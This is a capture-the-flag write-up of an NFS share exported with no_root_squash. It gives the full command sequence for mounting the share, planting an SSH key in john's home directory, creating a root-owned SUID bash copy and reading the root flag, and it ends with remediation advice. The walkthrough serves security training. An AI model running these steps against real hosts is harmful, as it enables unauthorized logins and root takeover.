
Challenge Description
The target shared John’s home directory over NFS with no_root_squash, so root on my machine was treated as root on the share. That let me write into John’s home directory, add an SSH key and log in as John. The same setting then let me plant a root-owned SUID shell and get root.
Checking the NFS share
I started by scanning the target for open ports.
┌──(kali㉿kali-wsl)-[~]
└─$ sudo nmap -sT -p- --open -T4 10.10.255.142
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-11-06 10:16 +0800
Nmap scan report for 10.10.255.142
Host is up (0.35s latency).
Not shown: 35808 filtered tcp ports (no-response), 29720 closed tcp ports (conn-refused)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
33181/tcp open  unknown
36097/tcp open  unknown
45553/tcp open  unknown
48983/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1022.70 seconds
The scan found SSH on port 22, rpcbind on port 111, and NFS on port 2049. The challenge description mentioned a shared home directory, so I used showmount to check which directories were being shared.
showmount -e 10.10.255.142
The output listed /home/john as an exported directory. I created a local mount point and mounted the server’s NFS root so I could browse the share from Kali.
sudo mkdir -p /mnt/nfs/root
sudo mount -t nfs 10.10.255.142:/ /mnt/nfs/root
Then I listed the files in the mounted share:
tree -f -a /mnt/nfs/root
John’s home directory contained the usual shell configuration files, along with notes.txt and a documents directory.
.bash_logout
.bashrc
.cache/
.profile
documents/
notes.txt

I checked notes.txt and documents/maintenance.txt, but neither gave me anything useful.
Next, I checked the numeric user and group IDs of the files:
ls -lan /mnt/nfs/root/home/john
The files belonged to UID 1001 and GID 1001. NFS uses these numeric IDs for ownership, so I would need to use the same IDs when adding files for John.
I then checked how the share handled files created by root. With root_squash, requests from root on the client are mapped to an unprivileged account on the server. I created a test file with sudo to see whether that happened here.
sudo touch /mnt/nfs/root/home/john/.nfs_probe
ls -ln /mnt/nfs/root/home/john/.nfs_probe
The new file still belonged to UID 0 and GID 0, indicating that no_root_squash was in effect.
Root ownership is preserved
Files I create as root through the share also belong to root on the target. This means that I can create a root-owned SUID executable later for privilege escalation.
Reference: HackTricks - NFS no_root_squash Misconfiguration PE
I removed the test file afterwards.
sudo rm /mnt/nfs/root/home/john/.nfs_probeGetting SSH access
Since I could write to John’s home directory, I could add my own SSH public key. First, I generated a key pair on Kali:
ssh-keygen -t ed25519 -f /tmp/ctf_nfs_key -N ""I created John’s .ssh directory with UID and GID 1001, and set its permissions to 700 so only John could access it.
sudo install -d -m 700 -o 1001 -g 1001 /mnt/nfs/root/home/john/.sshNext, I installed my public key as authorized_keys. This tells SSH to accept the corresponding private key when logging in as John. I set the file’s ownership to John and its permissions to 600:
sudo install -m 600 -o 1001 -g 1001 /tmp/ctf_nfs_key.pub /mnt/nfs/root/home/john/.ssh/authorized_keys

With the key in place, I connected as john using the private key.
ssh -i /tmp/ctf_nfs_key john@10.10.255.142The login worked, giving me an SSH session on the target.
Getting root and reading the flag
To get root, I used the writable share to place a SUID copy of Bash in John’s home directory. I switched to a separate Kali terminal and copied Bash into the mounted share:
sudo cp /bin/bash /mnt/nfs/root/home/john/.nfsbashI set the owner to root and enabled the SUID bit:
sudo chown root:root /mnt/nfs/root/home/john/.nfsbashsudo chmod 4755 /mnt/nfs/root/home/john/.nfsbashThen I checked the permissions:
ls -ln /mnt/nfs/root/home/john/.nfsbash
The permissions confirmed that the file belonged to root and had SUID enabled, shown by the s. The leading 4 in 4755 sets the SUID bit, so executing this copy of Bash would give it an effective UID of 0.
Run Bash with -p
Bash normally drops its elevated effective UID when launched by another user. The
-poption preserves it, allowing this root-owned SUID copy to provide a root shell.Reference: GTFOBins - bash (SUID)
From John’s SSH session, I ran the copied Bash with -p:
/home/john/.nfsbash -p
The effective UID was now 0, and whoami returned root. I could then list /root and read the flag:
ls /root
cat /root/flag.txt
How to fix it
Export only what is needed, restrict the export to specific client addresses, and leave
root_squashon (it is the default), so that root on a client is mapped to an unprivileged user on the server. A home directory that is writable over NFS is enough to plant anauthorized_keysfile, so avoid exporting home directories read-write.
Flag
HNF26{r00t_squ4sh_w4s_0ff}